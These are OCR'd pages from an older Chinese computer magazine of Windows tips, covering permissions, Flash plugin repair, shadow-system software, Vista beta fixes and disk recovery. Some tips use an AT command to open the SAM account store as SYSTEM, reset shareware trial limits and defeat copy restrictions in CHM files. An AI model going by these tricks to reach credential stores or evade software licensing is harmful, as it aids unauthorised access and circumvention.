重新安装系统后，有很多用户会遇到打开某些文件或文件夹时弹出“拒绝访问”错误提示框的情况，右击打开“属性”后在“安全”选项卡中也无法设置权限。重装系统前没问题，为什么重装完就拒绝访问了呢?这是由于在原系统中曾经对此文件权限进行过特殊的设置，只提供了某个用户的访问和控制权，这样重装后这些文件自然就成为无人管理的“系统死角”了。我们可以重新找回这些无主文件夹的管理权:

确认在“文件夹选项”中已经取消了“简单文件共享”的勾选，右击该文件夹选择“属性”，在弹出窗口的“安全”选项卡中点击“高级”按钮，此时在打开的文件夹高级安全设置窗口中打开“所有者”选项卡(见图7)，在“将所有者更改为”列表中选择当前用户，同时勾选下方的“替换子容器及对象的所有者”，点击“确定”，成为文件夹的所有者后就拥有了更改其权限设置的能力，添加好当前用户的“完全控制”后就能正常使用和删除了。

CF [YY01]

系 统

治疗ActiveX的“抑郁症”

■平淡

人要是患上了抑郁症，就会变得沉默寡言，那ActiveX的“抑郁症”又是什么东西呢？不过在此之前你可能想知道ActiveX是什么东东，这是Windows提供的一种可复用组件机制，比如要想让IE能够播放网页中的Flash动画就得先安装Macromedia公司的Flash ActiveX插件。说到这儿，你应该就会有印象了，因为在浏览网页时就经常会弹出ActiveX插件的安装提示。ActiveX的“抑郁症”就是指在浏览包含某些特殊元素(如Flash动画)的网页时无法正常显示，同时也不提示安装相应的ActiveX插件。

特别提示

发现网上遇到Flash插件无法显示/安装的朋友着实不少，而且找不到完美的解决方法，CFan编辑部谨以此文献给各位受难中的兄弟们！

拒绝装蒜的伪抑郁症病患

没事装病不是找抽吗？为了避免无用的劳动，我们得先确认不是因为以下的设置问题造成了故障。

1.IE禁用了ActiveX提示

打开IE，选择菜单“工具→Internet选项”，切换至“安全”选项卡，选择“Internet”区域，然后点击下方的“自定义级别”，在弹出的“安全设置”框中找到“ActiveX控件和插件”下的“下载已签名的ActiveX控件”，确认设置为“提示”，如果是“禁用”的话当然不提示安装喽！

2.助手帮了倒忙

IE安装了插件屏蔽工具，或者开启了Maxthon的ActiveX屏蔽，再或者是Firefox安装了FlashBlock，都会屏蔽相应的问题，解决方法是在这些辅助工具中解除对Flash或其他插件的屏蔽。

揪出注册表里的黑手

系统设置没有问题，但ActiveX插件死活就是装不上，难道是有人在注册表里下了黑手？

点击“开始→运行”，在运行框中输入regedit.exe，回车后打开“注册表编辑器”。点击展开左侧分支，定位至[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{D27CDB6E-AE6D-11CF-96B8-444553540000}]，然后在右侧窗格中双击“Compatibility Flags”，把值改成0，或者直接将“{D27CDB6E-AE6D-11CF-96B8-444553540000}”项删除即可。如果你是要给MM解决此问题，那么我们强烈建议你上门服务！如果被拒绝的话……为了避免多费口舌，直接传个注册表文件给她吧！打开“记事本”，输入以下内容并保存为flashreg，传给MM让她双击导入注册表即可。

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{D27CDB6E-AE6D-11CF-96B8-444553540000}]
"Compatibility Flags"=dword:00000000
```

其中的{D27CDB6E-AE6D-11CF-96B8-444553540000}是Flash插件的CLSID值(相当于ActiveX插件在系统中的身份证)，上述注册表项作用是恢复系统默认设置，现在再打开IE，打开包含Flash动画的网页，立刻弹出Macromedia Flash升级提示窗口，按提示安装顺利解决故障。如果是其他的ActiveX插件无法正常安装使用，则打开有问题的网页，右击空白处选择“查看源文件”，然后在源代码中搜索“CLSID”，就能找到相应插件的CLSID，根据上文的方法稍加修改即可。



消除系统的“不信任”

如果在弹出Macromedia Flash升级提示窗口时，误认为它是流氓软件，选择了“从不安装”屏蔽过Flash插件的安装，则只要单击IE的菜单“工具→管理加载项”，然后在“IE中当前加载的加载项”列表选中“已阻止”的Flash Player8控件，将它设置为“允许”，其他操作同上，就可以正常升级Macromedia Flash插件了(见图)。

如果是完全卸载了MacromediaFlash，则需要到http://www.Macromedia.com下载Flash控件，然后保存到“C:\Windows\system32\Macromed\Flash”目录下(假设系统安装在C盘默认目录，Windows 2000需要将“Windows”改为“Winnt”)，并用下列命令注册控件:

```
regsvr32 %windir%\system32\Macromed\Flash\flash.ocx
regsvr32 %windir%\system32\Macromed\Flash\swflash.ocx
```

CF [YY02]

系 统

无所畏惧的系统替身

■平淡

功夫明星在拍摄一些危险场面的时候通常由替身来完成，在系统使用过程中，我们也不可避免地会接触危险，一不小心进入恶意网站就中了木马，试用一些黑客软件时不幸中招。能否给系统也找个替身，让替身接受这些危险的测试？PowerShadow Master（影子系统，以下简称为PSM）就是系统的最佳替身，安装后它会生成一个和原系统完全一样的影子系统，但是你的一切操作，包括安装程序（甚至运行病毒）在下次用原来的系统启动时，一切都会复原。

PowerShadow Master 小档案

软件版本：2.6　　软件大小：3709KB
软件性质：共享软件
适用平台：Windows 2000/XP/2003
下载地址：http://www.powershadow.com/download/powershadow.exe
软件备注：官方版本可无限制试用30天，在网上的汉化版经过破解，涉及版权问题，不建议使用。

拒绝软件的“流氓行为”

从网上下载的很多程序都捆绑了流氓软件，即使再小心也还是会中招。现在就用影子系统来救驾（以安装暴风影音为例）。

第一步：双击桌面的PowerShadow Master图标，启动PSM后在General选项选择“Start Single shadow mode (create shadow for system partition only)”（单保护模式模式，只监测系统分区），然后单击Start（见图1）。PSM提供两种监测模式，另外一种模式是“full shadow mode”（监控所有分区），这种模式可还原所有操作。

小提示

PSM安装后会对C:\boot.ini进行修改以生成多重启动菜单，在图1所示界面中选择Start Menu可以设置启动显示菜单（显示两种模式或只显示其中一种）和启动顺序。大家可以在开机时直接选择进入影子系统。

第二步：启动影子系统后，桌面会发生伸缩变化，恢复正常后就可以使用了，默认在桌面四周会出现“Single shadow mode”的字样，现在影子系统就会监测系统盘的所有变化。

注意

进入影子系统后对系统盘所有的操作都会失效，所以应避免在影子系统中编辑文档，以免数据丢失。

第三步：从网上下载暴风影音并安装，虽然选择不安装插件，但安装完还是发现了流氓软件的身影。右击系统托盘中的PSM图标，选择“Quit shadow mode”，按提示选择“Restart”，重启后大家会发现系统还是和安装暴风影音前一样。这样我们就可以用影子系统来测试各种软件（包括病毒、木马），如果在影子系统没有发现异常（有异常，重启选择原系统即可），可以退出影子后再到正常系统安装程序。


没人知道你午休时在干什么

在办公室午休时间上网的朋友都害怕自己上网后留下痕迹，被BOSS指责。现在利用影子系统则可以彻底消除上网痕迹。


第一步：在午休时间启动PSM，选择“full shadow mode”模式。右击系统托盘中的PSM图标，选择“Schedule reboot this time only”，在弹出窗口中将重启时间设置为13:25，假设13:30为上班时间（见图2）。

第二步：打开浏览器随意浏览吧！如果需要下载，则要将下载的文件保存到U盘、网络硬盘或移动硬盘中。

第三步：到了13:25系统会自动退出影子系统并重启，重启后午休时间对电脑的所有操作都会抹除，嘿嘿！谁也不知道你午休时间做了什么。



①



②

小提示

★利用全盘监测还可以保护电脑，比如可以在boot.ini将“full shadow mode”设置为默认启动方式，这样新手对系统所有操作均可在重启后还原，但又不影响新手们的使用。

★PSM有别于虚拟机，虚拟机是现有系统上运行的一个程序来模拟运行的系统，而PSM是在系统启动时控制了所有的硬盘读写，对系统分区的破坏当然就自动忽略了。

延长共享软件的使用寿命

现在很多共享软件都有次数或使用时间的限制，并且很多限制方式是和硬件（如硬盘序列号）、系统底层挂钩的，通过简单的重新安装并不能延长使用时间。现在利用影子系统就可以轻松解除这种限制了，进入影子系统后，将这些限制软件安装在受保护分区，接着开始任意使用。如果使用次数到期了，现在只要退出影子系统，重启系统再次安装软件即可继续使用。

小提示

★还可以利用影子系统来执行各种系统设置操作，如修改注册表、优化系统服务等。

CF [YY03]

系 统

与Windows Vista决战在5365

■王志军

刚告别了Windows Vista Build 5308没多久，5365又出现了。即使Windows Vista测试版的发布速度快得有点离谱，还是有很多忠实的Windows用户不厌其烦地安装和卸载。如果你已经下载了最新的5365版本的Windows Vista，那下面三个问题可能是你迫切想要解决的。

1.硬盘访问慢如蜗牛

如果你在安装时看到下面的提示信息“At least one device driver that might be required to start your system is not available Devices with missing drivers:D347PRT SCSI Controller Primary IDE Channel Secondary IDE Channel”，虽然可以完成安装进程并且正常使用，但访问硬盘分区的速度非常缓慢，而且时不时地冒出图1所示的对话框，尽管关闭这个对话框后可以正常访问硬盘，但每次都需要等待几秒钟的时间，令人非常不爽。

解决办法是右击桌面上的“Computer”图标，从快捷菜单中选择“Manage”，在弹出窗口中双击“Services and Applications”，单击“Services”，在右侧窗格中找到“Windows Search”项，双击打开服务属性窗口(见图2)，将“Start Type”设置为“Disabled”，手工禁用后即可解决该问题。

2.狂占硬盘又关不掉的休眠功能


默认设置下，Windows Vista会自动启用休眠功能，而且hiberfile.sys文件占用了与内存大小相同的硬盘空间，应该说这是一个不小的浪费。不过，很少有人会在Windows Vista中真正使用休眠功能，而Windows Vista的电源选项与Windows XP又有着很大的区别，如何禁用休眠是一个复杂的问题。其实可以使用下面的简单方法，按下“Win+R”打开运行对话框，输入“powercfg -h off”命令并回车(见图3)，然后你会发现Windows Vista的安装分区中已经不再存在hiberfile.sys这个文件了，需要启用休眠功能时用“Powercfg -h on”命令即可恢复。


3.安装过程中的重启陷阱


一般情况下，我们都是在Windows XP上开始安装Windows Vista，有些朋友会遭遇第二次重启后无法继续的情况，此时硬盘灯不亮，屏幕无任何内容显示，如果是使用Windows Vista安装光盘，那么可能会在第一次重启后就出现这个问题。出现此问题的原因是Windows Vista没有成功引导，而停留在引导之前的状态，解决办法是暂时先关闭Windows Vista启动项中的Boot Debuger。

首先重启计算机并进入Windows XP，点击“开始→运行”打开“运行”对话框，输入“CMD”回车进入命令提示符窗口。输入“K:\Windows\system32\bcdedit /bootdebug {default} off”，这里的“K”表示Vista的安装盘符，按下回车键执行，成功后会显示“操作成功完成”的信息。最后再次重启，此时Windows Vista会被成功引导并继续安装。另外也可以使用Windows Vista的安装程序引导计算机，待出现安装界面时选择诊断模式，然后打开命令行进行上述操作，成功后用硬盘启动继续Windows Vista的安装过程。

CF [YY04]







系 统

让扩展名不再藏污纳垢

■孙宁

Windows在默认情况下不显示已知文件类型的扩展名，这样不但可以使文件名显示更简洁，还能避免用户误修改扩展名造成文件不能正常打开。同时，这种设置也带来一系列安全隐患，比如当你收到一个名为“图片.jpg.exe”文件时，默认只显示“图片.jpg”，容易让普通用户误以为是图片文件而运行木马等恶意程序。虽然在“资源管理器”的“文件夹选项”中可以取消“隐藏已知文件类型的扩展名”的勾选，但在修改文件名时却也不太方便了。

1 让特定类型文件显示扩展名

点击“开始→运行”，输入“regedit.exe”回车打开“注册表编辑器”，定位至[HKEY_CLASSES_ROOT\exefile]，然后在右侧窗格空白处右击，选择“新建→字符串值”，设置键值名称为“AlwaysShowExt”(总是显示扩展名)，重启后即可生效。推荐将“exefile”、“cmdfile”、“comfile”、“batfile”、“htmfile”、“mhtmlfile”、“scrfile”、“JSFile”、“JSEFile”、“VBEFile”、“VBSFile”和“WSFFile”都按照上述方法进行设置。

2 快捷方式也显示扩展名

这样还是不够安全，因为快捷方式默认也不显示文件扩展名。在“注册表编辑器”中定位至[HKEY_CLASSES_ROOT\lnkfile]，将其下的字符串值“NeverShowExt”(从不显示扩展名)改名为“AlwayShowExt”，重启后快捷方式也显示扩展名了。

3 更简单的设置方法

对于一般的文件也可以通过下面的方法进行设置，而且设置以后立即生效，不用重启。但是此方法不能设置EXE、COM和BAT等文件类型。打开“资源管理器”，选择菜单“工具→文件夹选项”，切换到“文件类型”选项卡，选择想要设置的文件类型，点击“高级”按钮，在弹出窗口中勾选“始终显示扩展名”(见图)。



CF [YY05]

冲破CHM文件拷贝限制

■河北省隆化县 郝秀明

喜欢在网上收集电子书的朋友几乎和喜欢用BT下电影的一样多，而且大家都喜欢优先找TXT格式，不但阅读方便(记事本打开就行)，不会夹杂木马，最重要的一点是：TXT可以自由拷贝内容，而其他EXE、CHM等电子书大多屏蔽了拷贝操作。想把一段文字拷贝出来发给MM装一下文化人？想把教程里的程序代码拷出来改改？很多CHM电子书都会对你说：没门！有些高手会将CHM文件反编译，不过这种劳民伤财的方法实在不可取……杀鸡焉用牛刀？

CHM文件中的主要内容是HTML网页，它采用的限制措施也大多是和那些禁止右键的网页一样：在网页代码中加入屏蔽右键和选择的脚本代码。只要让这些脚本失效，那我们就能自由拷贝了。

第一步：点击“开始→运行”，输入regedit.exe回车打开“注册表编辑器”，定位到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0]，将右侧窗格中“Flags”的值改为“db”，十六进制“db”等同于十进制“219”(见图)，完成后关闭“注册表编辑器”。


第二步：右击桌面上的IE图标选择“属性”，在弹出的“Internet属性”窗口中选择“安全”选项卡，你会发现多了“我的电脑”的区域安全设置，选中它后点击“自定义级别”，然后在“活动脚本”选项中选择“禁用”，点击“确定”即可解除CHM的限制。

小提示

★在修改安全区域前可以先在“注册表编辑器”中将相关项导出备份，需要恢复时双击导入备份的文件即可。

★“我的电脑”中的区域安全选项不要轻易修改，详细可参考本刊2005年第5期《打开IE的第五道安全线》(文章地址：http://www.cfan.com.cn/pages/20050825/2469.htm)。

CF [YY06]



责任编辑：狂PK system@cfan.com.cn

系 统

权限 系统的安全利刃

谁可以使用权限

你的系统必须是Windows 2000/XP(Professional版本)/2003等使用NT内核的系统，并且进行权限操作的分区必须是NTFS格式，另外，在Windows XP的“资源管理器”中需要选择菜单“工具→文件夹选项”，然后在“查看”选项卡的列表中去除“使用简单文件共享(推荐)”的勾选。

封堵邪恶轴心:用权限保护自启动项

1.锁定注册表的启动项目

运行“regedit.exe”打开“注册表编辑器”(Windows 2000则应运行“regedt32.exe”)，分别右击下表中列出的注册表位置并选择“权限”，去除Administrators用户组及SYSTEM用户的“完全控制”权限，仅保留“只读”权限。如果勾选框是灰色不可选状态的话，可以先点击“高级”，然后去除“从父项继承那些可以应用到子对象的权限项目，包含那些在此明确定义的项目”的勾选，选择“复制”并点击“确定”即可(注意:要修改以上所有注册表位置，必须以管理员身份登录)。“RunOnce”和“RunServicesOnce”在设为只读后会造成一些软件的安装或者反安装出现故障，在需要进行此类操作时应事先将易导致此故障的注册表位置恢复原来的可写状态;“Run”设为只读后，那些需要利用注册表实现开机自启动的程序(如Winamp、MSNShell等)，就无法通过软件的设置选项来控制自启动与否了，只能先去除注册表中相应位置的只读状态，再进行操作，所以推荐大家安装完所有的常用软件并重新启动后再按上法修改。

2.锁定自启动文件

打开“资源管理器”，在C盘根目录下(假设Windows安装在C盘，根据实际情况可有所变更)找到Autoexec.bat、Config.sys、Win.ini这三个文件，分别右击之并选择“属性”，在“安全”选项卡中修改Administrators用户组和SYSTEM用户的权限，仅保留“读取”及“读取和运行”，其他一律去除。

AT命令“劫持”系统最高权限SYSTEM

SYSTEM账户是系统中具有最高权限的账户，甚至有些方面比Administrators组的权限更高。由AT命令启动的计划任务，默认以SYSTEM特权运行，我们可以利用这个特性来实现让指定程序以SYSTEM运行。在[HKEY_LOCAL_MACHINE\SAM]中保存的是系统中的用户账户信息，涉及安全和稳定性，所以默认情况下连管理员都无法访问，只有SYSTEM账户有权力访问这个注册表项(如果连SYSTEM都无法访问，那就不能登录系统了)。

首先以管理员身份登录系统，打开“命令提示符”窗口并执行“Time /T”命令，从返回的信息中获得当前的系统时间，假设是13:19。得到系统时间是为AT命令的参数做准备(AT命令的使用可参考本刊2005年第10期的《DOS快餐店》)，然后执行命令“at 13:24 /interactive C:\WINDOWS\regedit.exe”，其中的命令参数/interactive表示以交互模式运行“注册表编辑器”，如果不加此参数将无法看到启动的“注册表编辑器”。到了13:24后，系统就会以SYSTEM账户的身份运行“注册表编辑器”，此时展开[HKEY_LOCAL_MACHINE\SAM]就能看到其下的内容了。

小提示

★使用AT命令必须保证Task Scheduler服务已经启动，否则会发生错误。

★尽管可以用“Schtasks /run SYSTEM”命令以SYSTEM特权运行某个进程，但此时无法以交互模式访问进程,也就是说无法看到以SYSTEM特权运行的程序界面。

午休时别用我电脑玩游戏

我们经常希望权限设置是定时生效，在自己需要访问某些文件的时候不受任何限制。比如办公室电脑在午饭时间经常被同事用来玩游戏，需要限制游戏程序在11:30-12:30这个时段无法运行指定游戏，而12:30后则自动解除限制。

第一步:下载并安装Xcalcs。从http://download.microsoft.com/download/win2000platform/Update/1.00.0.1/NT5/EN-US/xcacls_setup.exe下载Xcacls并安装，完成后将C:\Program Files\Resource Kit中的xcacls.exe分别复制到c:\windows\system32和c:\windows\system32\dllcache目录下。

第二步:建立锁定和解锁脚本。打开“记事本”输入下面内容并保存为批处理文件lock.bat，放置在G:\(也可其他位置，但应与下文中的计划任务配置):

```
@echo off
xcacls "I:\Program Files\Ringz" /d administrator /y
exit
```

命令的作用是通过Xcacls禁止administrator用户对游戏目录I:\Program Files\Ringz的访问权限，更改后无须确认并自动退出命令提示符窗口。然后用同样的方法建立unlock.bat，此批处理文件指定游戏目录只对administrator提供访问权限，所以切勿用于系统文件夹:

```
@echo off
xcacls "I:\Program Files\Ringz" /t /g administrator:f /y
exit
```

注意:以上两个BAT文件假设当前登录的用户是administrator，请根据实际情况进行修改。

第三步:计划任务实现自动化。打开“控制面板→任务计划”,按提示新建一个每天11:30执行的计划任务(任务执行需要输入当前账户名和登录密码)，执行的程序是“g:\lock.bat”，相同方法另建一个每天12:30执行的任务，执行的程序是“g:\unlock.bat”。经过这样一番设置后，你的电脑就不会再成为公用游戏机了！ CF [YY07]

系 统

半分钟技巧 高效使用“控制面板”

“控制面板”项目直通车

“控制面板”中有一些项目根本用不到，每次打开“控制面板”后要找到几个常用的选项都要找半天。其实可以将不用的项目卸载掉(比如普通用户的“辅助选项”、宽带用户的“调制解调器”)。控制面板中的项目都保存在Windows系统目录中(Windows 98: %systemroot%\system，Windows 2000/XP: %systemroot%\system32)，扩展名为CPL，删除相应的CPL文件即可卸载控制面板中的项目，而直接在“开始→运行”中执行文件名则比通过“控制面板”方式更快捷，以下是CPL文件对应的控制面板项目。

文件名	控制面板项目
Access.cpl	辅助功能选项
Appwiz.cpl	添加/删除程序
Desk.cpl	显示
Inetcpl.cpl	Internet
Intl.cpl	区域选项
Joy.cpl	游戏选项
Main.cpl	打印机、键盘、鼠标、输入法、字体
Mmsys.cpl	多媒体、声音
Modem.cpl	调制解调器
Netcpl.cpl	网络
Password.cpl	密码
Sticpl.cpl	扫描仪和照相机
Sysdm.cpl	系统和添加新硬件
Themes.cpl	桌面主题
TimeDate.cpl	日期时间

小提示

在Windows 2000/XP中删除掉CPL文件后，几秒钟后就会自动还原，这是DLLCache在“搞鬼”。只需关闭Windows文件保护功能即可(参见http://www.people.com.cn/GB/it/2806818.html)。

“控制面板”图标快速拨乱反正

有时会出现“控制面板”中部分或所有选项图标错乱的情况，分明点击的是“键盘”，打开的却是“电源选项”，结果仔细一看原来是图标对换了。此问题在每个Windows版本中都存在，这是由于调整缓存图标的文件被破坏了，修复的方法很简单：重新启动到“安全模式”(开机按住F8)，打开%systemroot%目录，删除ShellIconCache(没有扩展名)文件，这样下次启动计算机时，Windows会自动重建正确的图标。

“控制面板”招聘计划

“控制面板”中不仅有系统安装后自带的设置项目，Windows也允许其他软件在“控制面板”里添加自己的项目，使“控制面板”队伍不断壮大。比如常用的Realplayer安装完成后会在“控制面板”中添加一个与自己同名的项目，其实它只是在系统目录中创建了一个名为Prefscpl.cpl的文件。如果你有什么特殊需求，其实也可以自己添加“控制面板”新项目，只要下载一个Control Panel File Maker (http://www.jspayne.com/download/democpl.exe)就能把新项目“招聘”进来了。

①运行Control Panel File Maker，在“Enter Project”(键入工程名)文本框中输入新建的“控制面板”项目名称。

②将需要运行的命令或者可执行文件的路径输入“File/Command Line”(文件/命令行)。

③设定新项目在“控制面板”中以什么样的图标和名称显示，在“Select Icon”(选择图标)框中选择合适的图标并设置显示名称。

④点击“General Control Panel File”(生成“控制面板”文件)按钮，并在弹出的“A CPL File Generator”窗口中按“是”，你的新兵就站到“控制面板”的队列里了。

快捷方式，直击选项卡

平时经常要打开控制面板某个项目的选项卡进行系统设置，比如：“系统”中的“设备管理器”、“显示属性”中的“设置”等，如果给它们单独在桌面做个快捷方式，一点就能快速进入，会方便很多。以建立“系统”项目的“硬件”选项卡的快捷方式为例(由于Windows不同版本的选项卡顺序也不相同，以Windows XP为例)。

①获得“系统”项目的CPL文件名。打开“控制面板”，右击“系统”项目，然后选择“创建快捷方式”，系统就会在桌面上建立“系统”项目的快捷方式，右击该快捷方式并选择“属性”，接着在打开的“属性”窗口中单击“更改图标”按钮，在弹出对话框上方“文件名”中就能看到该项目的文件名“sysdm.cpl”。

②在桌面空白处右击，在弹出的快捷菜单中选择“新建→快捷方式”命令，然后在“命令行”中输入“control sysdm.cpl,,2”(不带引号)，单击“下一步”按钮将其命名为“设备管理器”，最后单击“完成”按钮。在命令行输入的“Control”代表“控制面板”，“sysdm.cpl”是刚才找到的项目文件名，两个逗号后的数字代表第几个选项卡，其中“0”代表第一个选项卡，以此类推。

双击此快捷方式时，就会自动打开“系统”窗口，并且自动定位到“设备管理器”选项卡。同样按照此方法就可以为其他“控制面板”项目的选项卡建立快捷方式。 CF [YY08]

软 件

数据拯救大行动


用Pc3000和EasyRecovery轻松修复硬盘

■水月子

接触电脑的时间也有十年了，手头上当然会有不少的老硬件，最古老的莫过于一个西数的WD2000EB了，我在这个只有20GB大小的硬盘存放了不少以往写下来的稿件。某一天我正想翻阅一下以前的一些稿件，谁知道把硬盘接上电脑之后，发现自检时间很长，虽然BIOS里面还能够检测到硬盘参数，但是Windows已经无法读取数据了，居然说我的硬盘没有分区，而且用DM等分区工具来检测，也是纷纷提示说硬盘出错，别说资料了，连想分区和低级格式化都没门！就在这时我突然想到了著名的硬盘修复工具：PC3000，于是便到网上下载了一个回来，尝试着修复我的硬盘和恢复资料了。

PC3000，硬盘物理故障最后一线希望

PC3000是直接在DOS下面运行的软件，因此我们必须准备纯DOS启动盘才行，在开始修复之前我上网查询了好多资料，发现我所碰到的问题原来是WD2000EB的通病，修复的可能性很大。于是便在DOS模式下输入“shell”进入了PC3000的主界面（见图1）。在图1之中我们可以看到有很多不同的硬盘品牌的列表，这里选择“Westen Digital”进入，接下来眼前全部都是一些难懂的俄文了，没办法，谁让PC3000是俄罗斯人写的呢？经过千辛万苦，总算找到了PC3000 V12版本里面的西数硬盘板块的中英文菜单对照，以下的每一点都是直接按前面的数字进入的，譬如“1.1.1”就代表你从菜单第一层开始，连续按“1 - 1 - 1”：



①

1: Disk firmware zone（磁盘固件）
1.1 Disk firmware zone（磁盘固件）
1.1.1 disk firmware surface test 硬盘固件表面测试(硬盘固件物理测试)
1.1.2 disk firmware structure test 硬盘固件结构测试及观察
1.1.3 disk firmware data read/write 硬盘固件数据读/写
1.1.3.1 write FW to the disk　写FW到硬盘
1.1.3.2 Add FW to the DATABASE　添加FW到数据库
1.1.3.2 Remove FW the DATABASE　删除FW数据库
1.1.4 Read modules　读模块
1.1.5 write modules　写模块
1.1.6 Erase firmware area　清除固件范围
1.1.7 Change Serve Area SPT　改变伺服范围
1.1.8 Security subsystem　安全子系统
1.2 Translator operations　变换器操作
1.3 Spindle stop　主轴停转
1.4 Change time scale　改变时间等级
2: drive description　改硬盘容量
3: Formatting　低级格式化
3.1 Take into account PList and GList　考虑PList和GList
3.2 Take into account PList　考虑PList
3.3 Take into account GList　考虑GList
3.4 Do not Take into account neither PList and GList　PList和GList两者都不考虑
4: Logical structure scanning　逻辑结构扫描
5: S.M.A.R.T. table 表
6: Defects table　坏道表
6.1 View defects table　观察坏道表
6.2 Add physical track　添加物理磁道
6.3 import logical defects table　输入逻辑坏道表
6.4 clear defects table　清除坏道表
6.5 move G-List to P-List　G-List转P-List
6.6 Group to tracks　封闭磁道
7: Automatic mode　自动模式
8: Exit　退出

现在的硬盘出现问题，除了磁道坏之外，大多数都是固件出了问题，PC3000最拿手的就是改写固件恢复硬盘了，不过在改写之前，我们先要选择4扫描一下整个硬盘。我的硬盘就发现了不少坏道，看来就算修好了很多数据也无法使用了。接下来我进入了1-1-1进行固件物理测试，几分钟的检测之后果然发现固件出了问题，于是回到最上层的菜单里面，选择1-1-3-1，PC3000会给出众多的硬盘列表让你选择，这里就是英文了，选择我的硬盘WD2000EB之后开始写固件。很快固件

写入完毕了。这里要提醒大家的是，不同的硬盘菜单的意思又有不同，建议大家修复之前上网去查查资料，看看相应品牌的硬盘的菜单含义，这里限于篇幅就只能写出西数的列表了。而另外一点就是固件一定要完全对应硬盘的型号，否则你的硬盘是无法修复的。如果PC3000没有你的硬盘固件，可以到网上去下载哦！在Google一找就是一大堆哦。

